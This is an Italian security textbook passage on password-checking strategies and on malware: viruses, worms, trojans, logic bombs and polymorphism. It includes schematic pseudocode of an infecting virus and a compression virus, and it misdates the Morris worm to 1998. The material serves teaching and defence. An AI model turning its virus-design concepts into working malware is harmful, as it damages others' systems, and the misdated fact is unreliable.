La **strategia di controllo reattivo** delle password prevede che il sistema esegua periodicamente il proprio password cracker per individuare le password facili da indovinare. Il sistema annulla tutte le password che riesce a indovinare e avverte l'utente. Questa tecnica presenta però alcuni difetti. Innanzitutto, se si vuole applicare questa tecnica in modo efficace, si dovranno eseguire operazioni intensive a livello delle risorse. Dato che un hacker che sia in grado di sottrarre il file delle password può dedicare tutto il tempo di CPU all'individuazione delle password per ore o anche per giorni, impiegare un controllo delle password reattivo efficace rappresenta un notevole svantaggio. Inoltre, ogni password esistente rimane vulnerabile finché non viene individuata dal controllo reattivo. L'approccio più promettente per migliorare la sicurezza delle password è il **controllo proattivo.** Con questo meccanismo, un utente può selezionare una password a proprio piacimento. Poi il sistema controlla se la password è accettabile e, in caso contrario, la rifiuta. Tali sistemi si basano sulla filosofia che, con indicazioni sufficienti da parte del sistema, gli utenti sono in grado di selezionare password facili da ricordare ma difficili da indovinare con un attacco a dizionario.

In realtà la verifica proattiva delle password cerca di trovare un compromesso fra accettabilità da parte dell'utente e robustezza. Se il sistema rifiuta troppe password, gli utenti si lamenteranno del fatto che è troppo difficile scegliere una password. Ma se il sistema usa un algoritmo troppo semplice per definire cosa è accettabile, i cracker otterranno indicazioni per raffinare la tecnica di ricerca. In questa parte del capitolo si vedranno i vari approcci al controllo proattivo delle password.

Il primo approccio è un semplice sistema per far rispettare alcune regole. Per esempio, possono essere attivate le seguenti regole.

- Tutte le password devono avere una lunghezza minima di 8 caratteri.
- Nei primi 8 caratteri, le password devono includere quanto meno una lettera maiuscola, una lettera minuscola, una cifra e un segno di punteggiatura.

Queste regole possono essere affiancate da note per l'utente. Sebbene questo approccio sia superiore alla semplice istruzione degli utenti, può non essere sufficiente per sventare gli attacchi dei programmi password cracker. Questo schema avverte i cracker di quali password non provare e potrebbe non impedire la violazione delle password.

Un'altra procedura possibile consiste semplicemente nel compilare un dizionario di tutte le password "inaccettabili". Quando un utente seleziona una password, il sistema controlla se tale password è presente in tale elenco. Questo approccio presenta due problemi.

- **Spazio:** per poter essere efficace il dizionario deve essere molto esteso. Per esempio, il dizionario utilizzato nello studio Purdue [25] occupa più di 30 MB di memoria.
- **Tempo:** può essere necessario molto tempo per eseguire una ricerca in un dizionario molto esteso. Inoltre, per controllare tutte le probabili permutazioni delle parole del dizionario, o si includono tali parole nel dizionario stesso, rendendolo decisamente enorme, oppure occorre introdurre una certa dose di elaborazione in tutte le ricerche.

Esistono due tecniche per sviluppare un sistema di controllo proattivo delle password efficace ed efficiente basato sul rifiuto delle parole presenti in un elenco. Uno di questi sviluppa un modello di Markov per la generazione delle password facili da indovinare [65] e

l'altro è un approccio piuttosto differente che si basa sull'uso di un filtro di Bloom [66] utilizzato da Spafford [25, 67].

3 Software doloso

Per **software doloso** si intende un software introdotto intenzionalmente in un sistema con l'obiettivo di creare danni. Con il termine **virus** si intende un software che può “contagiare" altri programmi modificandoli. La modifica include una copia del virus stesso, che può quindi procedere nel contagiare altri programmi.
Un **worm,** invece, è un programma che si può replicare inviando copie di se stesso da un computer all'altro tramite le connessioni di rete. Al suo arrivo, il worm può essere attivato per replicarsi e propagarsi ulteriormente. Il worm, oltre a propagarsi, esegue solitamente operazioni indesiderate.
Quando si parla di attacco **DoS** (Denial of Service), si intende indicare un tentativo di impedire ai legittimi utenti di utilizzare un servizio. Con il termine attacco **DDoS** (DoS distribuito) ci si riferisce invece a un attacco DoS sferrato da più sorgenti opportunamente coordinate.
Questo capitolo affronta il problema del software doloso, in particolare i virus e i worm.

3.1 I virus e altre minacce correlate

Le minacce più sofisticate contro i computer si presentano sotto forma di programmi che sfruttano i punti deboli dei sistemi. In questo contesto si considerano sia i programmi applicativi che i programmi di servizio come per esempio gli editor e i compilatori.
Per iniziare verrà offerta una panoramica di queste minacce software. La parte rimanente di questo paragrafo è dedicata ai virus e ai worm.

3.1.1 Programmi dolosi

La terminologia relativa a questi argomenti non è sempre coerente, perché non esiste ancora un accordo universale sui vocaboli e perché vi sono sovrapposizioni fra le varie categorie. La Tabella 2.1, sostanzialmente basata su [68], costituisce un'utile guida. Il software doloso può essere suddiviso in due categorie: quello che richiede la presenza di un programma ospite e quello che opera in modo indipendente. Il primo tipo è costituito fondamentalmente da frammenti di codice che non potrebbero funzionare se non in un programma applicativo, un programma di servizio o un programma di sistema. Per esempio virus, bombe logiche e backdoor. Il secondo consiste in programmi completi che vengono eseguiti dal sistema operativo. Per esempio worm e zombie.
Si può distinguere anche fra software che si replicano e quelli che non si replicano. I primi sono costituiti da frammenti di programmi o programmi indipendenti che vengono attivati da una condizione.

Tabella 2.1 Terminologia relativa al software doloso.

Nome	**Descrizione**
Virus	Contagia un programma e si propaga ad altri programmi.
Verme (worm)	Programma che si propaga ad altri computer.
Bomba logica	Scatena particolari azioni al verificarsi di determinate condizioni.
Cavallo di Troia	Programma che contiene funzionalità nascoste.
Backdoor (o trapdoor)	Modifica a un programma per consentire accessi non autorizzati.

Exploit	Codice specifico a una particolare lacuna di sicurezza o a un insieme di lacune.
Downloader	Programma che installa software doloso nella macchina attaccata. Viene solitamente inviato per posta elettronica.
Auto-rooter	Strumento utilizzato dagli hacker per ottenere illecitamente l'accesso remoto ad altre macchine.
Kit (generatore di virus)	Insieme di strumenti per la generazione automatica di nuovi virus.
Programma spammer	Utilizzato per inviare ingenti volumi di messaggi di posta elettronica non sollecitati.
Flooder	Utilizzato per inondare computer in rete con enormi volumi di traffico in modo da impedire loro lo svolgimento dei compiti previsti (attacchi DoS).
Keylogger	Catturano la sequenza di caratteri introdotti da tastiera nei sistemi contagiati.
Rootkit	Insieme di strumenti per hacker da utilizzare dopo essersi illecitamente introdotti in un computer con 1 privilegi di root.
Zombie	Programma attivato su una macchina contagiata, per sferrare attacchi ad altre macchine.

I secondi sono frammenti di codice che, quando eseguiti, possono produrre più copie di se stessi da attivare successivamente, sullo stesso sistema o in altri sistemi. Di seguito si descriveranno brevemente alcune delle principali categorie di software doloso eccetto i virus e i worm che verranno trattati in dettaglio più avanti.

3.1.2 Backdoor

Una backdoor (porta di servizio), detta anche trapdoor, è un punto di accesso segreto in un programma, sfruttabile da chi lo conosca per acquisire l'accesso al sistema evitando le normali procedure di sicurezza di accesso. Le backdoor sono utilizzate legittimamente da molti anni dai programmatori per eseguire il debug e la verifica dei programmi. Ciò avviene normalmente quando i programmatori sviluppano un'applicazione che contiene complesse procedure di autenticazione o una lunga fase di configurazione che richiede l'introduzione di una grande quantità di valori. Per eseguire il debug del programma, lo sviluppatore potrebbe voler acquisire particolari privilegi o evitare le noiose operazioni di configurazione e autenticazione necessarie. Il programmatore potrebbe anche volersi assicurare che esista un metodo per controllare il programma nel caso ci fossero problemi nella procedura di autenticazione contenuta nell'applicazione. La backdoor riconosce una determinata sequenza di input o viene attivata quando eseguita da un particolare codice utente o solo con una sequenza molto improbabile di eventi.

Le backdoor diventano un problema quando vengono utilizzate per acquisire un accesso non autorizzato. La backdoor era il punto debole del computer di cui si parla nel film *War Games*. Ecco un altro esempio: durante lo sviluppo di Multics, vennero condotti dei test di penetrazione da parte di un "tiger team" dell'USAF che simulava gli avversari. Una tattica impiegata consistette nell'inviare un aggiornamento fasullo al sistema operativo dal sito sul quale era in esecuzione Multics. L'aggiornamento conteneva un cavallo di Troia (se ne parlerà più avanti) che poteva essere attivato da una backdoor e che consentiva al tiger team di acquisire l'accesso al sistema. L'attacco fu così ben congegnato che gli sviluppatori di Multics non riuscirono a trovarlo, neppure dopo essere stati informati della sua presenza [69].

È difficile implementare i controlli del sistema operativo per le backdoor. Le misure di sicurezza devono concentrarsi sulle attività di sviluppo del programma e sugli aggiornamenti del software.

3.1.3 Bombe logiche

Una delle minacce meno recenti, rispetto ai virus e ai worm, è quella delle bombe logiche. La bomba logica è costituita da codice incluso in un programma legittimo; la bomba è configurata per "esplodere" quando si verificano determinate condizioni. Per esempio la bomba logica può scattare in presenza (o assenza) di determinati file, in un particolare giorno della settimana o in una certa data o quando un determinato utente esegue l'applicazione. Una volta scattata, la bomba logica può modificare o cancellare i dati o interi file, provocare il blocco della macchina o svolgere altre operazioni dannose. Un esempio sorprendente dell'impiego delle bombe logiche è il caso di Tim Lloyd che venne condannato per aver preparato una bomba logica che costò alla sua azienda, Omega Engineering, più di un milione di dollari, ne pregiudicò la strategia di crescita e portò al licenziamento di 80 lavoratori [70]. Alla fine, Lloyd venne condannato a 41 mesi di prigione e a un risarcimento di 2 milioni di dollari.

3.1.4 Cavalli di Troia

Un cavallo di Troia è un programma o una procedura utile o apparentemente utile contenente codice nascosto che, quando viene richiamato, svolge alcune operazioni indesiderate o dannose.

I cavalli di Troia possono essere utilizzati per svolgere indirettamente delle funzioni che un utente non autorizzato non potrebbe svolgere direttamente. Per esempio, per acquisire l'accesso ai file di un altro utente di un sistema condiviso, un utente potrebbe creare un cavallo di Troia che cambi i permessi di accesso ai file dell'utente che lo esegue, consentendone la lettura a ogni utente. L'autore potrebbe indurre gli utenti a eseguire il programma inserendolo in una directory comune e assegnandogli un nome tale da farlo sembrare un programma utility. Dopo che un altro utente avrà eseguito il programma, l'autore potrà accedere alle informazioni contenute nei suoi file. Un esempio di cavallo di Troia difficile da rilevare è un compilatore modificato in modo da inserire del codice di attacco nei programmi al momento della compilazione, per esempio un programma di login al sistema [71].

Il codice crea una backdoor nel programma di login che consente all'autore di connettersi al sistema utilizzando una password speciale. Questo cavallo di Troia non potrebbe essere individuabile semplicemente leggendo il codice sorgente del programma di login.

Un'altra motivazione comune che spinge alla realizzazione di cavalli di Troia è la distruzione dei dati. Il programma sembra svolgere una funzione utile (per esempio potrebbe trattarsi di una calcolatrice) mentre, dietro le quinte, cancella i file dell'utente. Per esempio, un dirigente di CBS venne colpito da un cavallo di Troia che distrusse tutte le informazioni contenute nel suo computer [72]. Il cavallo di Troia faceva parte di una routine grafica prelevata da un servizio BBS.

3.1.5 Zombie

Uno zombie è un programma che assume segretamente il controllo di un altro computer connesso a Internet utilizzandolo poi per sferrare attacchi che non consentano di risalire al vero responsabile. Gli zombie vengono utilizzati per svolgere attacchi denial-of-service, normalmente contro determinati siti Web. Gli zombie vengono impiantati in centinaia di computer che appartengono a utenti ignari e poi vengono utilizzati per sommergere i siti Web con un'enorme quantità di traffico Internet. Nel paragrafo 2.3 si discutono gli zombie nel contesto degli attacchi DoS.

3.1.6 La natura dei virus

Un virus è un programma che può infettare altri programmi modificandoli; tra le modifiche vi è la copia dello stesso virus, che può pertanto procedere a infettare altri programmi. I virus biologici sono piccoli frammenti di codice genetico, DNA o RNA, che possono assumere il controllo delle cellule viventi e indurle a creare migliaia di copie del virus. Analogamente al virus biologico, un virus per computer trasporta del codice necessario per eseguire delle copie di se stesso. Il virus contagia solitamente un programma di un computer. Appena il computer infetto entra in contatto con un software non infetto, il virus infetta questo nuovo programma. Pertanto l'infezione può diffondersi da computer a computer grazie al fatto che gli utenti ignari si scambiano dischi o programmi attraverso la rete. In un ambiente di rete, la possibilità di accedere ad applicazioni presenti in altri computer rappresenta il "terreno di coltura" ideale per la diffusione di virus.

Un virus può fare qualsiasi cosa. L'unica differenza rispetto ai normali programmi è il fatto che infetta gli altri programmi e che viene eseguito segretamente con il programma che lo ospita. Quando il virus è in esecuzione può svolgere qualsiasi funzione, anche cancellare file e programmi.

Il tipico ciclo di vita di un virus prevede quattro fasi.

- **Fase dormiente:** il virus è inattivo. Il virus verrà attivato da un evento, per esempio una data, la presenza di un altro programma o file o il superamento di una soglia di capacità del disco. Non tutti i virus hanno questa fase.
- **Fase di propagazione:** il virus inserisce una copia di se stesso in altri programmi o in determinate aree di sistema sui dischi. Ogni programma infetto conterrà pertanto un clone del virus che a sua volta entrerà in fase di propagazione.
- **Fase di attivazione:** il virus viene attivato per svolgere la funzione prestabilita. Come nella fase dormiente, la fase di attivazione può essere scatenata da vari eventi, per esempio dopo che il virus ha eseguito un determinato numero di copie di se stesso.
- **Fase di esecuzione:** viene eseguita la funzione del virus. Questa può essere innocua, per esempio la visualizzazione di un messaggio sullo schermo, o provocare danni, come la distruzione di programmi e file di dati.

La maggior parte dei virus svolge il proprio lavoro su un determinato sistema operativo e, in alcuni casi, su una determinata piattaforma hardware. Pertanto i virus sono progettati per sfruttare i punti deboli di sistemi specifici.

3.1.7 La struttura dei virus

Un virus può essere inserito in qualsiasi punto di un programma eseguibile. Questa operazione fa in modo che il programma, una volta richiamato, esegua innanzitutto il codice del virus e poi il codice originario del programma.

La Figura 2.1 (basata su [11]) rappresenta la struttura generale di un virus. In questo caso, il codice virale V viene fatto precedere al programma infettato e si presuppone che il punto di ingresso del programma sia la prima riga.

Un programma infetto inizia con il codice virale e funziona nel seguente modo. La prima riga di codice è un salto al programma principale del virus. La seconda riga è un contrassegno particolare che viene utilizzato dal virus per determinare se la potenziale vittima (un programma) è già stata infettata o meno dal virus.

```
program V :=

{goto main;
   1234567;
```

```
        subroutine infetta-eseguibile := {loop:
                file := scegli-file-eseguibile-a-caso; if (prima-riga-dei-file
                = 1234567) then goto loop
                        else aggiungi-V-all'inizio-dei-file; }

        subroutine danneggia := {esegui-il-danno}

        subroutine controlla-condizione-trigger :=
                {restituisci-true-se-vale-la-condizione}

main:   programma-principale :=
        {infetta-eseguibile;
        if controlla-condizione-trigger then danneggia; goto next;}
next:
}
```

Figura 2.1 Un semplice virus.

Quando viene richiamato il programma, il controllo passa immediatamente al virus. Questo controlla innanzitutto se vi sono file eseguibili non infetti, nel qual caso li infetta. Poi il virus può svolgere alcune operazioni che normalmente danneggiano il sistema. Queste azioni potrebbero essere esguite ogni volta che viene richiamato il programma o potrebbero essere scatenate solo in determinate condizioni. Infine il virus trasferisce il controllo al programma originario. Se la fase di infezione del programma è ragionevolmente rapida, un utente non noterà alcuna differenza con l'esecuzione del programma non infetto.

Un virus come quello appena descritto può essere rilevato con facilità poiché la versione infetta di un programma è più lunga della corrispondente versione non infetta. Un modo per aggirare questa semplice tecnica per individuare il virus consiste nel comprimere il file eseguibile in modo che la versione infettata abbia le stesse dimensioni della versione originaria. La Figura 2.2, tratta da [11], mostra in termini generali le operazioni svolte. Le righe principali del codice di questo virus sono numerate e la Figura 2.3, sempre tratta da [11], ne illustra il funzionamento. Si suppone che il programma P_1 sia infettato dal virus CV. Quando P_1 viene richiamato, il controllo passa al virus che svolge le seguenti operazioni (illustrazione 5):

```
program V :=

{goto main;
   1234567;

        subroutine infetta-eseguibile :=

                {loop:
                        file := scegli-file-eseguibile-a-caso;
                if (prima-riga-del-file = 01234567) then goto loop;
        (1)  comprimi-file;
        (2)  aggiungi-CV-all'inizio-del-file;
                }

                main: programma-principale :=
                {if chiedi-permesso then infetta-eseguibile;
                (3)  espandi-il-resto-del-file;
```

(4) esegui-file-non-compresso;}
}

Figura 2.2 logica di funzionamento di un virus a compressione




Illustrazione 5: Un virus a compressione

1. Per ogni file non infetto P_2 trovato, il virus esegue innanzitutto la compressione del file per produrre P'_2 che è più breve rispetto al programma originario esattamente delle dimensioni del virus.

2. Al programma compresso viene fatta precedere una copia del virus.

3. La versione compressa del programma originale infettato P'_1 viene espansa.

4. Viene eseguito il programma originale espanso.

In questo esempio, il virus non fa altro che propagarsi. Come nell'esempio precedente, il virus può includere una bomba logica.

3.1.8 Infezione iniziale

Una volta acquisito l'accesso a un sistema infettando un programma, un virus può infettare alcuni o addirittura tutti i file eseguibili di tale sistema ogni volta che viene eseguito il programma infetto. Pertanto l'infezione virale può essere impedita evitando che il virus possa accedere al sistema. Sfortunatamente la prevenzione è molto difficile poiché un virus può essere presente in qualsiasi programma proveniente dall'esterno del sistema. Pertanto, ogni volta che si acquisisce nuovo software si corre un rischio di infezione.

3.1.9 I vari tipi di virus

Da quando sono comparsi i virus, è stata una continua e aspra battaglia fra i realizzatori di virus e i realizzatori di software antivirus. A mano a mano che venivano sviluppate contromisure contro i tipi di virus esistenti, venivano sviluppati nuovi tipi di virus. [26] suggerisce le seguenti categorie per definire i vari tipi di virus.

- **Virus parassiti:** il tipo tradizionale e tuttora più comune di virus. Un virus parassita si allega ai file eseguibili e si replica quando viene eseguito il programma infetto, trovando altri file eseguibili da infettare.
- **Virus residenti in memoria:** si localizzano nella memoria principale nell' ambito di un programma residente. Da questo momento in poi, il virus infetterà ogni programma che verrà eseguito.
- **Virus per il settore di boot:** infettano il record di avvio principale del sistema e dunque vengono eseguiti ogni volta che il sistema viene avviato da un disco contenente il virus.
- **Virus stealth (invisibili):** una forma di virus progettata appositamente per nascondersi, in modo da non poter essere rilevato dal software anti-virus.
- **Virus polimorfici:** virus che mutano a ogni infezione, complicando l'individuazione della loro "signature".
- **Virus metamorfici:** come i virus polimorfici, i virus metamorfici mutano a ogni infezione. Questi ultimi, tuttavia, si riscrivono completamente ad ogni iterazione, aumentando la difficoltà di identificazione. I virus metamorfici possono cambiare il loro comportamento oltre che il loro aspetto.

Un esempio di **virus invisibile** è quello descritto in precedenza: un virus che utilizza la compressione in modo che il programma infettato abbia esattamente le stesse dimensioni della versione non infettata. Naturalmente è possibile utilizzare tecniche molto più sofisticate. Per esempio un virus può inserire una logica di intercettazione nelle routine di I/O su disco in modo che quando vi sarà un tentativo di leggere le porzioni sospette del disco, il virus presenterà la versione originale, non infetta, del programma. Pertanto il virus non è veramente *"invisibile*" ma piuttosto adotta tecniche che gli consentono di sfuggire al rilevamento.

Un **virus polimorfico** si replica generando copie funzionalmente equivalenti ma che presentano sequenze di bit significativamente differenti. Come nel caso dei virus invisibili, lo scopo è quello di evitare la rilevazione da parte dei programmi antivirus. In questo caso la "signature" del virus cambia a ogni copia. Per ottenere questa variazione, i virus possono inserire casualmente delle istruzioni superflue o scambiare l'ordine di istruzioni indipendenti. Un approccio più efficace prevede l'impiego della crittografia. Una parte del virus, generalmente chiamata *motore di mutazione*, crea una chiave di crittografia casuale per crittografare la parte rimanente del virus. La chiave è conservata nel virus e lo stesso motore di mutazione viene modificato. Quando viene richiamato il programma infetto, il virus utilizza la chiave di crittografia per decrittografare la parte di virus crittografato. Quando il virus si replica, sceglie una chiave casuale differente.

Un altro strumento a disposizione dei realizzatori di virus è il toolkit di creazione di virus. Tale toolkit consente a un programmatore relativamente inesperto di creare con rapidità vari virus differenti. Anche se i virus creati con questi toolkit sono in genere poco sofisticati, il gran numero di nuovi virus generati crea problemi per i meccanismi antivirus.

3.1.10 Virus a macro

Nella metà degli anni Novanta, i virus a macro sono diventati di gran lunga i virus più diffusi. I virus a macro sono particolarmente pericolosi per tre motivi.

1. Un virus a macro è indipendente dalla piattaforma. Praticamente tutti i virus a macro infettano i documenti Word. Questo significa che può essere infettata qualsiasi piattaforma hardware e qualsiasi sistema operativo che supporti il programma Microsoft Word.
2. I virus a macro infettano i documenti e non le porzioni di codice eseguibile. La maggior parte delle informazioni introdotte nei computer è costituita da documenti e non da programmi.
3. I virus a macro si diffondono con facilità, per esempio tramite messaggi di posta elettronica.

I virus a macro sfruttano il meccanismo delle macro di Microsoft Word e di altre applicazioni come Microsoft Excel. In pratica una macro è un programma eseguibile incluso in un documento. In genere gli utenti impiegano le macro per svolgere operazioni ripetitive senza troppa fatica. Il linguaggio per macro è in genere una versione del linguaggio di programmazione Basic. È possibile definire una combinazione di tasti in modo da richiamare una macro e associare alla macro specifici comandi.

Le versioni più recenti di Word offrono una maggiore protezione contro i virus a macro. Per esempio, Microsoft offre lo strumento opzionale Macro Virus Protection in grado di rilevare i file Word sospetti e avvertire gli utenti dei potenziali rischi derivanti dall'apertura di un file contenente macro. Vari produttori di software antivirus hanno sviluppato degli strumenti in grado di rilevare ed eliminare i virus a macro. Come per altri tipi di virus, vi è una lotta serrata fra gli sviluppatori di virus a macro e quelli di antivirus; questi virus non costituiscono comunque più la minaccia predominante.

3.1.11 Virus di posta elettronica

Uno sviluppo più recente è costituito dai virus di posta elettronica. I primi virus di posta elettronica a rapida diffusione, come Melissa, facevano uso di una macro di Word incorporata in un allegato. Se il destinatario apriva l'allegato di posta elettronica, veniva attivata la macro di Word che svolgeva le seguenti operazioni.

1. Inviava il virus di posta elettronica a tutti gli indirizzi presenti nella rubrica dell'utente attaccato.
2. Eseguiva dei danni locali.

Alla fine del 1999, è comparsa una versione più potente del virus di posta elettronica. Questa versione può essere attivata semplicemente aprendo un messaggio di posta elettronica che contiene il virus e senza aprire l'allegato. Il virus utilizza il linguaggio Visual Basic, supportato dai pacchetti di posta elettronica.

Pertanto vi è tutta una nuova generazione di software doloso in grado di diffondersi tramite posta elettronica e di replicarsi via Internet utilizzando le funzionalità del pacchetto di posta elettronica. Il virus si propaga non appena viene attivato (tramite l'apertura dell'allegato di posta elettronica o l'apertura del messaggio) e viene inviato a tutti gli indirizzi di posta elettronica noti sull'host infetto. Pertanto, mentre i normali virus impiegavano mesi o anni per propagarsi, ai virus di posta elettronica bastano poche ore. Questo rende più complicata la reazione da parte del software antivirus prima che i danni subiti siano già gravissimi. Alla fine, per sventare la crescente minaccia, l'unica possibilità consiste nel migliorare la sicurezza dei programmi di servizio e del software applicativo per Internet.

3.1.12 I worm

Un worm è un programma che si può replicare da un computer all'altro tramite le connessioni di rete. All'arrivo, il worm può essere attivato per replicarsi e propagarsi ulteriormente. Il worm, oltre a propagarsi, esegue solitamente operazioni indesiderate. Un virus di posta elettronica ha alcune delle caratteristiche di un worm in quanto si propaga da sistema a sistema. Tuttavia viene classificato come virus poiché richiede un intervento umano per propagarsi. Un worm invece ricerca continuamente nuove macchine da infettare e ogni nuova macchina infettata funge da trampolino di lancio automatico per attaccare altre macchine. I worm di rete si diffondono da sistema a sistema utilizzando le connessioni di rete. Una volta attivo in un sistema, un worm di rete può comportarsi come un virus o un batterio o impiantare dei cavalli di Troia o svolgere varie altre attività dannose o distruttive. Per replicarsi, un worm di rete utilizza un meccanismo di rete. Ecco alcuni esempi.

- **Sistema di posta elettronica:** il worm invia per posta elettronica una copia di se stesso ad altri sistemi.
- **Funzionalità di esecuzione remota:** il worm esegue una copia di se stesso su un altro sistema.
- **Funzionalità di login remoto:** il worm si connette come utente remoto di un sistema per poi copiarsi da un sistema all'altro tramite specifici comandi.

La nuova copia del worm viene quindi eseguita sul sistema remoto da cui può propagarsi ad altri sistemi.

Un worm di rete esibisce le stesse caratteristiche di un virus: una fase dormiente, una fase di propagazione, una fase di attivazione e una fase di esecuzione. Nella fase di propagazione svolge solamente le seguenti operazioni.

1. Ricerca altri sistemi da infettare esaminando le tabelle degli host o altri indirizzi di sistemi remoti.
2. Attiva una connessione con un sistema remoto.
3. Copia se stesso sul sistema remoto per diffondere l'epidemia.

Il worm di rete può anche tentare di determinare se un sistema è già stato infettato prima di copiarsi su tale sistema. Nei sistemi multitasking può anche celare la sua presenza assumendo il nome di un processo di sistema o comunque utilizzando un nome insospettabile per l'operatore di sistema. I worm di rete, come i virus, sono difficili da sconfiggere.

3.1.12.1 Il worm di Morris

Fino alla recente generazione di worm, il worm più noto era quello rilasciato in Internet da Robert Morris nel 1998. Il worm di Morris era stato progettato per diffondersi su sistemi Unix, utilizzando varie tecniche di propagazione. Quando il worm entrava in esecuzione, cercava innanzitutto di scoprire altri host accessibili in cui propagarsi. Svolgeva questa operazione esaminando vari elenchi e tabelle, fra cui le tabelle di sistema che dichiaravano quali altre macchine erano fidate per questo host, i file di inoltro della posta elettronica degli utenti e le tabelle dei permessi per l'accesso agli account remoti, utilizzando un programma che indicava lo stato delle connessioni di rete. Per ciascun host scoperto, il worm tentava vari metodi di accesso.

1. Tentava di connettersi con un host remoto come utente legittimo. Per questo fatto il worm tentava innanzitutto di violare il file delle password locali e poi usava le password scoperte e i corrispondenti codici utente, supponendo che un utente avrebbe utilizzato la stessa password su più sistemi. Per ottenere le password, il worm impiegava un programma di violazione delle password che effettuava i seguenti tentativi.
2. Il nome di account di ciascun utente e alcune permutazioni del nome.

3. Un elenco di 432 password che Morris riteneva candidati probabili.
4. Tutte le parole contenute nella directory di sistema locale.
5. Sfruttava un bug contenuto nel protocollo finger che riporta informazioni relative a ciascun utente.
6. Sfruttava una trap door nell'opzione di debug del processo remoto che riceve e invia la posta elettronica.

Se uno di questi attacchi aveva successo, il worm otteneva un modo per comunicare con l'interprete dei comandi del sistema operativo. A questo punto inviava all'interprete un semplice programma di bootstrap, emetteva un comando per l'esecuzione di questo programma e poi si disconnetteva. Il programma di bootstrap richiamava il programma genitore e prelevava la parte rimanente del worm. A questo punto la nuova copia del worm poteva andare in esecuzione.

3.1.12.2 Recenti attacchi tramite worm

L'era contemporanea dei worm si è aperta con il worm Code Red nel luglio del 2001. Il worm Code Red sfrutta un problema di sicurezza del server Microsoft IIS (Internet Information Server) per accedere ai sistemi e diffondersi. Inoltre disattiva il controllo sui file di sistema di Windows. Il worm controlla alcuni indirizzi IP casuali per diffondersi in litri sistemi. Per un determinato periodo di tempo, il worm non fa altro che diffondersi. Poi sferra un attacco denial-of-service contro un sito Web del governo inondandolo di pacchetti provenienti da un'enorme quantità di host. A questo punto il worm sospende le proprie attività e si riattiva periodicamente. Nella seconda ondata di attacchi, il worm Code Red ha infettato circa 360 000 server in 14 ore. Oltre ai problemi provocati al server colpito, il worm Code Red può consumare enormi quantità di capacità di trasmissione Internet, disturbandone il funzionamento.

Il worm Code Red II è una variante che colpisce i server Microsoft IIS. Inoltre questo nuovo worm installa una back-door che consente a un hacker di controllare le attività sui computer colpiti.

Alla fine del 2001 è comparso un worm più versatile, chiamato Nimda, che si diffonde utilizzando vari meccanismi.

- Da client a client tramite messaggi di posta elettronica.
- Da client a client tramite condivisioni di rete aperte.
- Da server Web a client tramite la navigazione di siti Web violati.
- Da client a server Web tramite la scansione attiva e lo sfruttamento di vari punti deboli del server Microsoft IIS 4.0/5.0.
- Da client a server Web tramite la scansione delle back-door lasciate dai worm "Code Red II".

Il worm modifica i documenti Web (i file di tipo .htm, .html e .asp) e determinati file eseguibili presenti nei sistemi infettati e crea più copie di se stesso cambiando continuamente nome di file.

Agli inizi del 2003 apparve il worm SQL Slammer. Questi sfruttava una lacuna di Microsoft SQL Server nella gestione della condizione di buffer overflow. Il worm, estremamente compatto, si diffuse rapidamente contagiando il 90% dei sistemi vulnerabili nel giro di dieci minuti. Alla fine del 2003 apparve il worm Sobig.f, che sfruttava i server proxy non protetti per convertire le macchine contagiate in motori di spamming. Al picco della sua diffusione, Sobig.f era responsabile globalmente di un messaggio ogni 17 e riuscì a replicarsi più di un milione di volte nelle prime 24 ore.

Mydoom è un worm di posta elettronica apparso nel 2004. Fece seguito a un crescendo di computer contagiati da backdoor, che consentì agli hacker di ottenere l'accesso remoto a dati sensibili quali password e numeri di carte di credito. Mydoom, che si replicava fino a 1000 volte al minuto, inondò Internet con 1000 milioni di messaggi in sole 36 ore.

3.1.13 Stato della tecnologia dei Worm

Lo stato dell'arte relativo alla tecnologia dei Worm comprende gli aspetti seguenti:

- **Multipiattaforma:** i worm più recenti non sono confinati a Windows ma possono attaccare una varietà di piattaforme, in particolare le varietà di UNIX più diffuse.
- **Mutliexploit:** i worm più recenti penetrano nei sistemi con molteplici modalità, sfruttando lacune di sicurezza in server Web, browser, servizi di posta, servizi di condivisione di file e altre applicazioni di rete.
- **Diffusione rapidissima:** una tecnica per aumentare la velocità di diffusione di un worm consiste nella scansione preventiva di Internet per identificare gli indirizzi di rete dei computer vulnerabili.
- **Polimorfismo:** i worm, per evitare l'identificazione, raggirare i filtri e confondere le analisi in tempo reale, adottano la tecnica polimorfica dei virus. Ciascuna copia di un particolare worm utilizza nuovo codice generato dinamicamente, che utilizza istruzioni funzionalmente equivalenti, e tecniche di crittografia.
